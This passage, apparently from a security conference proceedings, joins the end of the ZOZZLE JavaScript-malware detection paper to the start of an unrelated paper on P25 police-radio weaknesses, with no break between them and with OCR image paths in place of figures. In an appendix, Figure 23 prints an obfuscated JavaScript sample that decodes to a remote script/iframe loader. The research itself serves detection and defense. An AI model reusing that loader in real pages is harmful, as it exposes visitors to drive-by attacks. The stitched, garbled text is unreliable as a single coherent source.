ing malware "scoring" part of the overall parsing process; the only thing that needs to be maintained as the parse tree (AST) is being constructed is the set of matching features. This, we believe, will make the incremental overhead of ZOZZLE processing even lower than it is now.

Another way to deploy ZOZZLE is as a filter for a more heavy-weight technique such as NOZZLE or some form of control- or dataflow integrity [1, 5]. As such, the *expected* end-user overhead will be very low, because both the detection rate of ZOZZLE and the rate of false positives is very low; we assume if an attack is prevented, the user will not object to additional overhead in that case.

Finally, ZOZZLE is suitable for offline scanning, either in the case of dynamic web crawling using a web browser, or in the context or purely static scanning that exposes some part of the JavaScript code to the scanner.

7 Related Work

Several recent papers focusing on static detection techniques for malware, specifically implemented in JavaScript. None of the existing techniques propose integrating malware classification with JavaScript execution in the context of a browser, as ZOZZLE does.

7.1 Closely-related Malware Detection Work

A quantitative comparison with closely related techniques is presented in Figure 18. It shows that ZOZZLE is heavily optimized for an extremely low rate of false positives — about one in quarter million — with the closest second being CUJO [22] with six times as many false positives.

ZOZZLE is generally faster than other tools, since the only runtime activity it performs is capturing JavaScript code. In its purely static mode, Cujo is also potentially quite fast, with running times ranging from .01 to 10 ms per URL, however, our rates are not directly comparable because URLs and code contexts are not one-to-one.

Project	Citation	FP rate	FN rate	Static	Dynamic
ZOZZLE		3.1E-6	9.2E-2	✓	-[3]
JSAND	[6]	1.3E-5	2E-3	✓	✓
Prophiler	[4]	9.8E-2	7.7E-3	✓	✓
CUJO	[22]	2.0E-5	5.6E-2	✓	✓

Figure 18: Quantitative comparison to closely related work.

Canali *et al.* [4] present Prophiler, a lightweight static filter for malware. It combines HTML-, JavaScript-, and URL-based features into one classifier that quickly filters non-malicious pages so that malicious pages can be examined more extensively. While their approach has elements in common with ZOZZLE, there are also differences. First, ZOZZLE focuses on classifying pages based on unobfuscated JavaScript code by hooking into the JavaScript engine entry point, whereas Prophiler extracts its features from the *obfuscated* code. Second, ZOZZLE automatically extracts *hierarchical* features from the AST, whereas Prophiler relies on a variety of statistical and lexical hand-picked features present in the HTML and JavaScript. Third, the emphasis of ZOZZLE is on very low false positive rates, whereas Prophiler, because it is intended as a fast filter, allows higher false positive rates in order to reduce the false negative rate.

Rieck *et al.* [22] describe Cujo, an system that combines static and dynamic features in a classifier framework based on support vector machines. They preprocess the source code into tokens and pass groups of tokens (Q-grams) to automatically extract Q-grams that are predictive of malicious intent. Unlike ZOZZLE, Cujo is proxy-based and uses JavaScript emulation instead of hooking into the JavaScript runtime in a browser. This emulation adds runtime overhead, but allows Cujo to use static as well as dynamic Q-grams in their classification. ZOZZLE differs from Cujo in that it uses the existing JavaScript runtime engine to unfold JavaScript contexts without requiring emulation reducing the overhead.

Similarly, Cova *et al.* present a system JSAND that conducts classification based on static and dynamic features [6]. In JSAND, potentially malicious JavaScript is emulated to determine runtime characteristics around deobfuscation, environment preparation, and exploitation, such as the number of bytes allocated through string operations. These features are trained and evaluated with known good and bad URLs. Like Cujo, JSAND uses emulation to combine a collection of static and dynamic features in their classification, as compared to ZOZZLE,

[3] The only part of ZOZZLE that requires dynamic intervention is unfolding.

which extracts only static features automatically. Also, because ZOZZLE leverages the existing JavaScript engine unfolding process, JSAND performance is significantly slower than ZOZZLE.

7.2 Other Projects

Karanth *et al.* identify malicious JavaScript using a classifier based on hand-picked features present in the code [14]. Like us, they use known malicious and benign JavaScript files and train a classifier based on features present. They show that their technique can detect malicious JavaScript with high accuracy and they were able to detect a previously unknown zero-day vulnerability. Unlike our work, they do not integrate their classifier into the JavaScript engine, and so do not see the unfolded JavaScript as we do.

High-interaction client honeypots have been at the forefront of research on drive-by-download attacks. Since they were first introduced in 2005, various studies have been published [15, 20, 25, 30–32]. High-interaction client honeypots drive a vulnerable browser to interact with potentially malicious web page and monitor the system for unauthorized state changes, such as new processes being created. The detection of drive-by-download attacks can also occur through the analysis of the content retrieved from the web server. When captured at the network layer or through a static crawler, the content of malicious web pages is usually highly obfuscated opening the door to static feature based exploit detection [10, 20, 24, 27, 28]. While these approaches, among others, consider static JavaScript features, ZOZZLE is the first to utilize hierarchical features extracted from ASTs.

Besides static features focusing on HTML and JavaScript, shellcode injection exploits also offer points for detection. Existing techniques such as Snort [23] use pattern matching to identify attacks in a database. Polymorphic attacks that vary shellcode on each exploit attempt can avoid pattern-based detection unless improbable properties of shellcode are used to detect such attacks, as in Polygraph [17]. Like ZOZZLE, Polygraph utilizes a naïve bayes classifier, but only applies it to the detection of shellcode.

Abstract Payload Execution (APE) by Toth and Kruegel [29], STRIDE by Akritidis *et al.* [2, 18], and NOZZLE by Ratanaworabhan, Livshits and Zorn [21] all focus on analysis of the shellcode and NOP sled used by a heap spraying attack. Such techniques can detect heap sprays with low false positive rates, but incur higher runtime overhead than is acceptable for always-on deployment in a browser (10-15% is farily common).

Dynamic features have been the focus of several groups. Nazario, Buescher, and Song propose systems that detect attacks on scriptable ActiveX components [3, 16, 26]. They capture JavaScript interactions and use vulnerability specific signatures to detect attacks. This method is effective in detecting attacks due to the relative homogeneous characteristic of the attack landscape. However, while they are effective in detecting known existing attacks on ActiveX components, they fail to identify attacks that do not involve ActiveX components, which ZOZZLE is able to detect.

8 Conclusions

This paper presents ZOZZLE, a highly precise, mostly static detector for malware written in JavaScript. ZOZZLE is a versatile technology that is suitable for deployment in a commercial browser, staged with a more costly runtime detector like NOZZLE. Designing an effective in-browser malware detector requires overcoming technical challenges that include achieving high performance, generating precise results, and overcoming attempts at obfuscating attacks. Much of the novelty of ZOZZLE comes from its hooking into the the JavaScript engine of a browser to get the final, expanded version of JavaScript code to address the issue of deobfuscation. Compared to other classifier-based tools, ZOZZLE uses contextual information available in the program abstract syntax tree (AST) to perform fast, scalable, yet precise malware detection.

This paper contains an extensive evaluation of our techniques. We evaluated ZOZZLE in terms of performance and malware detection rates (both false positives and false negatives) using over 1.2 million pre-categorized code samples. ZOZZLE has an extremely low false positive rate of 0.0003%, which is less than one in a quarter million. Despite this high accuracy, the ZOZZLE classifier is fast, with a throughput at over one megabyte of JavaScript code per second.

Acknowledgments

This work would not have been possible without the help of many people, including Sarmad Fayyaz, David Felstead, Michael Gamon, Darren Gehring, Rick Gutierrez, Engin Kirda, Jay Stokes, and Ramarathnam Venkatesan. We especially thank Rick Bhardwaj for working closely with malware samples to help us understand their properties in the wild.

References

[1] M. Abadi, M. Budiu, Úlfar Erlingsson, and J. Ligatti. Control-flow integrity. In *Proceedings of the Conference on Computer and Communications Security*, 2005.

[2] P. Akritidis, E. P. Markatos, M. Polychronakis, and K. G. Anagnostakis. STRIDE: Polymorphic sled detection through instruction sequence analysis. In *Proceedings of Security and Privacy in the Age of Ubiquitous Computing*, 2005.

[3] A. Buescher, M. Meier, and R. Benzmueller. Monkey-Wrench - boesartige webseiten in die zange genommen. In *Deutscher IT-Sicherheitskongress*, Bonn, 2009.

[4] D. Canali, M. Cova, G. Vigna, and C. Krügel. Prophiler: A fast filter for the large-scale detection of malicious web pages. In *Proceedings of the International World Wide Web Conference*, Mar. 2011.

[5] M. Castro, M. Costa, and T. Harris. Securing software by enforcing data-flow integrity. In *Proceedings of the Symposium on Operating Systems Design and Implementation*, 2006.

[6] M. Cova, C. Krügel, and G. Vigna. Detection and analysis of drive-by-download attacks and malicious JavaScript code. In *Proceedings of the International World Wide Web Conference*, April 2010.

[7] C. Cowan, C. Pu, D. Maier, H. Hinton, J. Walpole, P. Bakke, S. Beattie, A. Grier, P. Wagle, and Q. Zhang. Stackguard: Automatic adaptive detection and prevention of buffer-overflow attacks. In *Proceedings of the USENIX Security Symposium*, January 1998.

[8] Y. Ding, T. Wei, T. Wang, Z. Liang, and W. Zou. Heap Taichi: exploiting memory allocation granularity in heap-spraying attacks. In *Proceedings of Annual Computer Security Applications Conference*, 2010.

[9] M. Egele, P. Wurzinger, C. Krügel, and E. Kirda. Defending browsers against drive-by downloads: Mitigating heap-spraying code injection attacks. In *Proceedings of the Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, 2009.

[10] B. Feinstein and D. Peck. Caffeine Monkey: Automated collection, detection and analysis of malicious JavaScript. In *Proceedings of Black Hat USA*, 2007.

[11] F. Howard. Malware with your mocha: Obfuscation and anti-emulation tricks inmalicious JavaScript. `http://www.sophos.com/security/technical-papers/malware_with_your_mocha.pdf`, Sept. 2010.

[12] M. Howard. Address space layout randomization in Windows Vista. `http://blogs.msdn.com/b/michael_howard/archive/2006/05/26/address-space-layout-randomization-\\in-windows-vista.aspx`, May 2006.

[13] G. Hunt and D. Brubacher. Detours: Binary interception of Win32 functions. In *Proceedings of the USENIX Windows NT Symposium*, 1999.

[14] S. Karanth, S. Laxman, P. Naldurg, R. Venkatesan, J. Lambert, and J. Shin. Pattern mining for future attacks. Technical Report MSR-TR-2010-100, Microsoft Research, 2010.

[15] A. Moshchuk, T. Bragin, S. D. Gribble, and H. M. Levy. A crawler-based study of spyware on the web. In *Proceedings of the Network and Distributed System Security Symposium*. The Internet Society, 2006.

[16] J. Nazario. PhoneyC: A virtual client honeypot. In *Proceedings of the Usenix Workshop on Large-Scale Exploits and Emergent Threats*, Boston, 2009.

[17] J. Newsome, B. Karp, and D. Song. Polygraph: Automatically generating signatures for polymorphic worms. In *Proceedings of the IEEE Symposium on Security and Privacy*, 2005.

[18] M. Polychronakis, K. G. Anagnostakis, and E. P. Markatos. Emulation-based detection of non-self-contained polymorphic shellcode. In *Proceedings of the Symposium on Recent Advances in Intrusion Detection*, 2007.

[19] Praetorian Prefect. The "aurora" IE exploit used against Google in action. `http://praetorianprefect.com/archives/2010/01/the-aurora-ie-exploit-in-action/`, Jan. 2010.

[20] N. Provos, P. Mavrommatis, M. A. Rajab, and F. Monrose. All your iFRAMEs point to us. In *Proceedings of the USENIX Security Symposium*, 2008.

[21] P. Ratanaworabhan, B. Livshits, and B. Zorn. Nozzle: A defense against heap-spraying code injection attacks. In *Proceedings of the USENIX Security Symposium*, August 2009.

[22] K. Rieck, T. Krueger, and A. Dewald. Cujo: Efficient detection and prevention of drive-by-download attacks. In *Proceedings of the Annual Computer Security Applications Conference*, 2010.

[23] M. Roesch. Snort – lightweight intrusion detection for networks. In *Proceedings of the USENIX Conference on System Administration*, 1999.

[24] C. Seifert, P. Komisarczuk, and I. Welch. Identification of malicious web pages with static heuristics. In *Proceedings of the Austalasian Telecommunication Networks and Applications Conference*, 2008.

[25] C. Seifert, R. Steenson, T. Holz, B. Yuan, and M. A. Davis. Know your enemy: Malicious web servers. 2007.

[26] C. Song, J. Zhuge, X. Han, and Z. Ye. Preventing drive-by download via inter-module communication monitoring. In *Proceedings of the Asian Conference on Comuting and Communication Security*, 2010.

[27] R. J. Spoor, P. Kijewski, and C. Overes. The HoneySpider network: Fighting client-side threats. In *Proceedings of FIRST*, 2008.

[28] T. Stuurman and A. Verduin. Honeyclients - low interaction detection methods. Technical report, University of Amsterdam, 2008.

[29] T. Toth and C. Krügel. Accurate buffer overflow detection via abstract payload execution. In *Proceedings of the Symposium on Recent Advances in Intrusion Detection*, 2002.

[30] K. Wang. HoneyClient. `http://www.honeyclient.org/trac`, 2005.

[31] Y.-M. Wang, D. Beck, X. Jiang, R. Roussev, C. Verbowski, S. Chen, and S. King. Automated web patrol with Strider HoneyMonkeys: Finding web sites that exploit browser vulnerabilities. In *Proceedings of the Network and Distributed System Security Symposium*, 2006.

[32] J. Zhuge, T. Holz, C. Song, J. Guo, X. Han, and W. Zou. Studying malicious websites and the underground economy on the Chinese web. Technical report, University of Mannheim, 2007.

Shellcode obfuscation strategy	Spray	CVE
unescape	✓	2009-0075
unescape	✓	2009-1136
unescape	✓	2010-0806
unescape	✓	2010-0806
none	✗	2010-0806
hex, unescape	✓	none
replace, unescape	✗	none
unescape	✓	2009-1136
replace, hex, unescape	✓	2010-0249
custom, unescape	✓	2010-0806
unescape	✓	none
replace, array	✓	2010-0249
unescape	✓	none
unescape	✓	2009-1136
replace, unescape	✗	none
replace, unescape	✓	none
unescape	✓	2010-0249
unescape	✓	2010-0806
hex, unescape	✓	2008-0015
unescape	✗	none
replace, unescape	✗	none
unescape, array	✓	2010-0249
replace, unescape	✓	2010-0806
replace, unescape	✓	2010-0806
replace, unescape	✓	none
replace, unescape	✗	none

Figure 19: Malware samples dissected and categorized.




Figure 20: Classification accuracy as a function of training set size for hand-picked and automatically selected features.

A Hand-Analyzed Samples

In the process of training the ZOZZLE classifier, we hand-analyzed a number of malware samples. While there is a great deal of duplication, there is a diversity of malware writing strategies found in the wild.

Figure 19 provides additional details about each unique hand-analyzed sample. Common Vulnerabilities and Exposures (CVEs) are assigned when new vulnerabilities are discovered and verified, and these identifiers are listed for all the exploits in Figure 19 that target some vulnerability. Shellcode and nopsled type describe the method by which JavaScript or HTML values are converted to the binary data that is sprayed throughout the heap. Most shellcode and nopsleds are written as hexadecimal literals using the `\x` escape sequence. These cases are denoted by "hex" in Figure 19.

Many scripts use the `%u` encoding and are converted to binary data with the JavaScript `unescape` function. Finally, some samples include short fragments inserted repeatedly (such as the string `CUTE`, which appears in several examples) that are removed or replaced by a call to the JavaScript `replace` function.

In a few cases, the exploit sample does not contain one or more of the components of a heap spray attack (shellcode, spray, and vulnerability). In these cases, the script is delivered with one or more of the other samples for which it may provide shellcode, perform a spray, or trigger a vulnerability.

B Additional Experimental Data


Training set size: To understand the impact of training set size on accuracy and false positive/negative rates, we trained classifiers using between 1% and 25% of our benign and malicious datasets. For each training set size, ten classifiers were trained using different randomly selected subsets of the dataset for both hand-picked and automatic features. These classifiers were evaluated with respect to overall accuracy in Figure 20 and false positives/negatives in Figure 21a.

The figures show that training set size does have an impact on the overall accuracy and error rates, but that a relative small training set ($< 5\%$ of the overall data set) is sufficent to realize most of the benefit. The false positive negative rate using automatic feature selection benefits the most from additional training data, which is explained by the fact that this classifier has many more features and benefits from more examples to fully train.


Feature set size: To understand the impact of feature set size on classifier effectiveness, we trained the 1-level automatic classifier, sorted the selected features by their χ^2 value, and picked only the top N features. For this experiment (due to the fact that the training set used is randomly selected), there were a total of 1,364 features originally selected during automatic selection.

Figure 21b shows how the false positive and false negative rates vary as we change the size of the feature set to contain 500, 300, 100, and 30 features, respectively.

The figures show that the false positive rate remains low (and drops to 0 in some cases) as we vary the feature set size. Unfortunately, the false negative rate increases



(a) as a function of training set size.



(b) as a function of feature set size.

Figure 21: False positive and false negative rates.

```
function dF(s)
{
    var s1 = unescape(s.substr(0,s.length - 1)),
        t = "";
    for(i = 0; i < s1.length; i++)
        t += String.fromCharCode(
                s1.charCodeAt(i) -
                s.substr(s.length - 1,1));
    document.write(unescape(t))
}
```

Figure 22: Code unpacker detected by anti-virus tools.

steadily with smaller feature set sizes. The implication is that while a small number of features can effectively identify some malware (probably the most commonly observed malware), many of the most obscure malware samples will remain undetected if the feature set is too small.

C Additional Code Samples

Figure 22 shows a code unpacker that is incorrectly flagged by overly eager anti-virus engines. Of course, the unpacker code itself is not malicious, even though the contents it may unpack could be malicious. Finally, Figure 23 shows an example of code that anti-virus engines overeagerly deem as malicious.

```
document.write(unescape('%3C%73%63...'));
dF('%264Dtdsjqu%264Fepdvnfou/xsjuf%2639
%2633%264Dtdsjqu%2631tsd%264E%266D%2633%2633
%2C%2633iuuq%264B00jutbmmcsfbltpgu/ofu0uet0jo/
dhj%264G3%2637tfpsfg%264E%2633
%2CfodpefVSJDpnqpofou%2639epdvnfou/sfgfssfs
%263%3A%2C%2633%2637qbsbnfufs%264E
%26351fzxpse%2637tf%264E%2635tf%2637vs
%264E2%2637IUUQ%60SFGFSFS%264E%2633%2C
%2631fodpefVSJDpnqpofou%2639epdvnfou/VSM
%263%3A%2C%2633%2637efgbvmu%601fzxpse
%264Eopuefgjof%2633%2C%2633%266D%2633
%264F%264D%266D0tdsjqu%264F%2633%263%3A
%264C%264D0tdsjqu%264F%261B%264Dtdsjqu%264F
%261Bjg%2639uzqfpg%2639i%263%3A%264E
%264E%2633voefgjofe%2633%263%3A%268C%261
%3A%261B%261%3Aepdvnfou/xsjuf%2639%2633
%264Djgsbnf%2631tsd%264E%2638iuuq
%264B00jutbmmcsfbltpgu/ofu0uet0jo/dhj%264G4
%2637tfpsfg%264E%2633%2CfodpefVSJDpnqpofou
%2639epdvnfou/sfgfssfs%263%3A%2C%2633
%2637qbsbnfufs%264E%26351fzxpse%2637tf
%264E%2635tf%2637vs%264E2%2637IUUQ%60SFGFSFS
%264E%2633%2C%2631fodpefVSJDpnqpofou
%2639epdvnfou/VSM%263%3A%2C%2633%2637efgbvmu
%601fzxpse%264Eopuefgjof%2638%2631xjeui
%264E2%2631ifjhiu%264E2%2631cpsefs%264E1
%2631gsbnfcpsefs%264E1%264F%264D0jgsbnf
%264F%2633%263%3A%264C%2631%261B%268E%261Bfmtf
%2631jg%2639i/joefyPg%2639%2633iuuq
%264B%2633%263%3A%264E%264E1%263%3A%268C%261B%261
%3A%261%3Axjoepx/mpdbujpo%264Ei%264C%261B
%268E%261B%264D0tdsjqu%264F1')
```

Figure 23: Anti-virus false positive. A portion of the file after `unescape` is removed to avoid triggering AV on the final PDF of this paper.

Why (Special Agent) Johnny (Still) Can't Encrypt: A Security Analysis of the APCO Project 25 Two-Way Radio System

Sandy Clark Travis Goodspeed Perry Metzger Zachary Wasserman Kevin Xu
Matt Blaze
University of Pennsylvania

APCO Project 25 ("P25") is a suite of wireless communications protocols used in the US and elsewhere for public safety two-way (voice) radio systems. The protocols include security options in which voice and data traffic can be cryptographically protected from eavesdropping. This paper analyzes the security of P25 systems against both passive and active adversaries. We found a number of protocol, implementation, and user interface weaknesses that routinely leak information to a passive eavesdropper or that permit highly efficient and difficult to detect active attacks. We introduce new *selective subframe jamming* attacks against P25, in which an active attacker with very modest resources can prevent specific kinds of traffic (such as encrypted messages) from being received, while emitting only a small fraction of the aggregate power of the legitimate transmitter. We also found that even the passive attacks represent a serious practical threat. In a study we conducted over a two year period in several US metropolitan areas, we found that a significant fraction of the "encrypted" P25 tactical radio traffic sent by federal law enforcement surveillance operatives is actually sent in the clear, in spite of their users' belief that they are encrypted, and often reveals such sensitive data as the names of informants in criminal investigations.

1 Introduction

APCO Project 25 [16] (also called "P25") is a suite of digital protocols and standards designed for use in narrowband short-range (VHF and UHF) land-mobile wireless two-way communications systems. The system is intended primarily for use by public safety and other government users.

The P25 protocols are designed by an international consortium of vendors and users (centered in the United States), coordinated by the Association of Public Safety Communications Officers (APCO) and with its standards documents published by the Telecommunications Industry Association (TIA). Work on the protocols started in 1989, with new protocol features continuing to be refined and standardized on an ongoing basis.

The P25 protocols support both digital voice and low bit-rate data messaging, and are designed to operate in stand-alone short range "point-to-point" configurations or with the aid of infrastructure such as repeaters that can cover larger metropolitan and regional areas.

P25 supports a number of security features, including optional encryption of voice and data, based on either manual keying of mobile stations or "over the air" rekeying ("OTAR" [15]) through a key distribution center.

In this paper, we examine the security of the P25 (and common implementations of it) against unauthorized eavesdropping, passive and active traffic analysis, and denial-of-service through selective jamming.

This paper has three main contributions: First, we give an (informal) analysis of the P25 security protocols and standard implementations. We identify a number of limitations and weaknesses of the security properties of the protocol against various adversaries as well as ambiguities in the standard usage model and user interface that make ostensibly encrypted traffic vulnerable to unintended and undetected transmission of cleartext. We also discovered an implementation error, apparently common to virtually every current P25 product, that leaks station identification information in the clear even when in encrypted mode.

Next, we describe a range of practical active attacks against the P25 protocols that can selectively deny service or leak location information about users. In particular, we introduce a new active denial-of-service attack, *selective subframe jamming*, that requires *more than an*

order of magnitude less average power to effectively jam P25 traffic than the analog systems they are intended to replace. These attacks, which are difficult for the end-user to identify, can be targeted against encrypted traffic (thereby forcing the users to disable encryption), or can be used to deny service altogether. The attack can be implemented in very simple and inexpensive hardware. We implemented a complete receiver and exciter for an effective P25 jammer by installing custom firmware in a $15 toy "instant messenger" device marketed to pre-teen children.

Finally, we show that unintended transmission of cleartext commonly occurs in practice, even among trained users engaging in sensitive communication. We analyzed the over-the-air P25 traffic from the secure two-way radio systems used by federal law enforcement agencies in several metropolitan areas over a two year period and found that a significant fraction of highly sensitive "encrypted" communication is actually sent in the clear, without detection by the users.

Figure 1: Motorola XTS5000 Handheld P25 Radio

2 P25 Overview

P25 systems are intended as an evolutionary replacement for the two-way radio systems used by local public safety agencies and national law enforcement and intelligence services. Historically, these systems have used analog narrowband FM modulation. Users (or their vehicles) typically carry mobile transceivers[1] that receive voice communications from other users, with all radios in a group monitoring a common broadcast channel. P25 was designed to be deployed without significant change to the user experience, radio channel assignments, spectrum bandwidth used, or network topology of the legacy analog two-way radio systems they replace, but adding several features made possible by the use of digital modulation, such as encryption.

Mobile stations (in both P25 and legacy analog) are equipped with "Push-To-Talk" buttons; the systems are half duplex, with at most one user transmitting on a given channel at a time. The radios typically either constantly receive on a single assigned channel or scan among multiple channels. P25 radios can be configured to mute received traffic not intended for them, and will ignore received encrypted traffic for which a correct decryption key is not available.

P25 mobile terminal and infrastructure equipment is manufactured and marketed in the United States by a number of vendors, including E.F. Johnson, Harris, Icom, Motorola, RELM Wireless and Thales/Racal, among others. The P25 standards employ a number of patented technologies, including the voice codec, called IMBE [17]. Cross-licensing of patents and other technology is standard practice among the P25 equipment vendors, resulting in various features and implementation details common among equipment produced by different manufacturers. Motorola is perhaps the dominant U.S. vendor, and in this paper, we use Motorola's P25 product line to illustrate features, user interfaces, and attack scenarios. A typical P25 handheld radio is shown in Figure 1.

For compatibility with existing analog FM based radio systems and for consistency with current radio spectrum allocation practices, P25 radios use discrete narrowband radio channels (and not the spread spectrum techniques normally associated with digital wireless communication).

Current P25 radio channels occupy a standard 12.5 KHz "slot" of bandwidth in the VHF or UHF land mobile radio spectrum. P25 uses the same channel allocations as existing legacy narrowband analog FM two-way radios. To facilitate a gradual transition to the system, P25-compliant radios must be capable of demodulating legacy analog transmissions, though legacy analog radios cannot, of course, demodulate P25 transmissions.

In the current P25 digital modulation scheme, called *C4FM,* the 12.5kHz channel is used to transmit a four-level signal, sending two bits with each symbol at a

[1] Various radio models are designed be installed permanently in vehicles or carried as portable battery-powered "walkie-talkies".

rate of 4800 symbols per second, for a total bit rate of 9600bps.[2]

P25 radio systems can be configured for three different network topologies, depending on varying degrees of infrastructural support in the area of coverage:

- *Simplex* configuration: All group members set transmitters and receiver to receive and broadcast on the same frequency. The range of a simplex system is the area over which each station's transmissions can be received directly by the other stations, which is limited by terrain, power level, and interference from co-channel users.

- *Repeater* operation: Mobile stations transmit on one frequency to a fixed-location repeater, which in turn retransmits communications on a second frequency received by all the mobiles in a group. Repeater configurations thus use two frequencies per channel. The repeater typically possesses both an advantageous geographical location and access to electrical power. Repeaters extend the effective range of a system by rebroadcasting mobile transmissions at higher power and from a greater height

- *Trunking*: Mobile stations transmit and receive on a variety of frequencies as orchestrated by a "control channel" supported by a network of base stations. By dynamically allocating transmit and receive frequencies from among a set of allocated channels, scarce radio bandwidth may be effectively time and frequency domain multiplexed among multiple groups of users.

For simplicity, this paper focuses chiefly on weaknesses and attacks that apply to all three configurations.

As P25 is a digital protocol, it is technically straightforward to encrypt voice and data traffic, something that was far more difficult in the analog domain systems it is designed to replace. However, P25 encryption is an optional feature, and even radios equipped for encryption still have the capability to operate in the clear mode. Keys may be manually loaded into mobile units or may be updated at intervals using the OTAR protocol.

P25 also provides for a low-bandwidth data stream that piggybacks atop voice communications, and for a higher bandwidth data transmission mode in which data is sent independent of voice. (It is this facility which enables the OTAR protocol, as well as attacks we describe below to actively locate mobile users.)

[2]This 12.5 KHz "Phase 1" modulation scheme is designed to coexist with analog legacy systems. P25 also specifies a quadrature phase shift keying and TDMA and FMDA schemes that uses only 6.25kHz of spectrum. These P25 "Phase 2" modulation systems have not yet been widely deployed, but in any case do not affect the security analysis in this paper.

2.1 The P25 Protocols

This section is a brief overview of the most salient features of the P25 protocols relevant to rest of this paper. The P25 protocols are quite complex, and the reader is urged to consult the standards themselves for a complete description of the various data formats, options, and message flows. An excellent overview of the most important P25 protocol features can be found in reference [6].

The P25 Phase 1 (the currently deployed version) RF-layer protocol uses a four level code over a 12.5kHz channel, sending two bits per transmitted symbol at 4800 symbols per second or 9600 bits per second.

A typical transmission consists of a series of *frames,* transmitted back-to-back in sequence. The start of each frame is identified by a special 24 symbol (48 bit) frame synchronization pattern.

This is immediately followed by a 64 bit field containing 16 bits of information and 48 bits of error correction. 12 bits, the *NAC* field, identify the network on which the message is being sent – a radio remains muted unless a received transmission contains the correct NAC, which prevents unintended interference by distinct networks using the same set of frequencies. 4 bits, the *DUID* field, identify the type of the frame. Either a voice header, a voice *superframe*, a voice trailer, a data packet, or a trunked frame. All frames but the packet data frames are of fixed length.

Header frames contain a 16 bit field designating the destination talk group *TGID* for which a transmission is intended. This permits radios to mute transmissions not intended for them. The header also contains information for use in encrypted communications, specifically an initialization vector (designated the *Message Indicator* or *MI* in P25, which is 72 bits wide but effectively only 64 bits), an eight bit Algorithm ID, and a 16 bit Key ID. Transmissions in the clear set these fields to all zeros. This information is also accompanied by a large number of error correction bits.

The actual audio payload, encoded as IMBE voice subframes, is sent inside *Link Data Units (LDUs).* A voice LDU contains a header followed by a sequence of nine 144 bit IMBE voice subframes (each of which encodes 20ms of audio, for a total 180ms of encoded audio in each LDU frame), plus additional metadata and a small amount of piggybacked low speed data. Each LDU, including headers, metadata, voice subframes, and

Header Data Unit	Logical Link Data Unit 1	Logical Link Data Unit 2	Logical Link Data Unit 1	Logical Link Data Unit 2	Terminator Data Unit

Figure 2: P25 Voice Transmission Framing (from Project 25 FDMA - Common Air Interface: TIA-102.BAAA-A)

error correction is 864 symbols (1728 bits) long.

A voice transmission thus consists of a header frame followed by an arbitrary length alternating sequence of LDU frames in two slightly different formats (called LDU1 and LDU2 frames, which differ in the metadata they carry), followed by a terminator frame. See Figure 2. Note that the number of voice LDU1 and LDU2 frames to be sent in a transmission is not generally known at the start of the transmission, since it depends on how long the user speaks.

LDU1 frames contain the source unit ID of a given radio (a 24 bit field), and either a 24 bit destination unit ID (for point to point transmissions) or a 16 bit TGID (for group transmissions).

LDU2 frames contain new MI, Algorithm ID and Key ID fields. Voice LDU frames alternate between the LDU1 and LDU2 format. Because all the metadata required to recognize a transmission is available over the course of two LDU frames, a receiver can use an LDU1/LDU2 pair (also called a "superframe"), to "catch up with" a transmission even if the initial transmission header was missed.

See Figure 3 for the structure of the LDU1 and LDU2 frames.

Terminator units, which may follow either an LDU1 or LDU2 frame, indicate the end of a transmission.

A separate format exists for (non-voice) packet data frames. Data frames may optionally request acknowledgment to permit immediate retransmission in case of corruption. A header, which is always unencrypted, indicates which unit ID has originated the packet or is its target. (These features will prove important in the discussion of active radio localization attacks.)

Trunking systems also use a frame type of their own on their control channel. (We do not discuss the details of this frame type, as they are not relevant to our study.)

It is important to note a detail of the error correction codes used for the voice data in LDU1 and LDU2 frames. The IMBE codec has the feature that not all bits in the encoded representation are of equal importance in regenerating the original transmitted speech. To reduce the amount of error correction needed in the frame, bits that contribute more to intelligibility receive more error correction than those that contribute less, with the least important bits receiving no error correction at all. Although

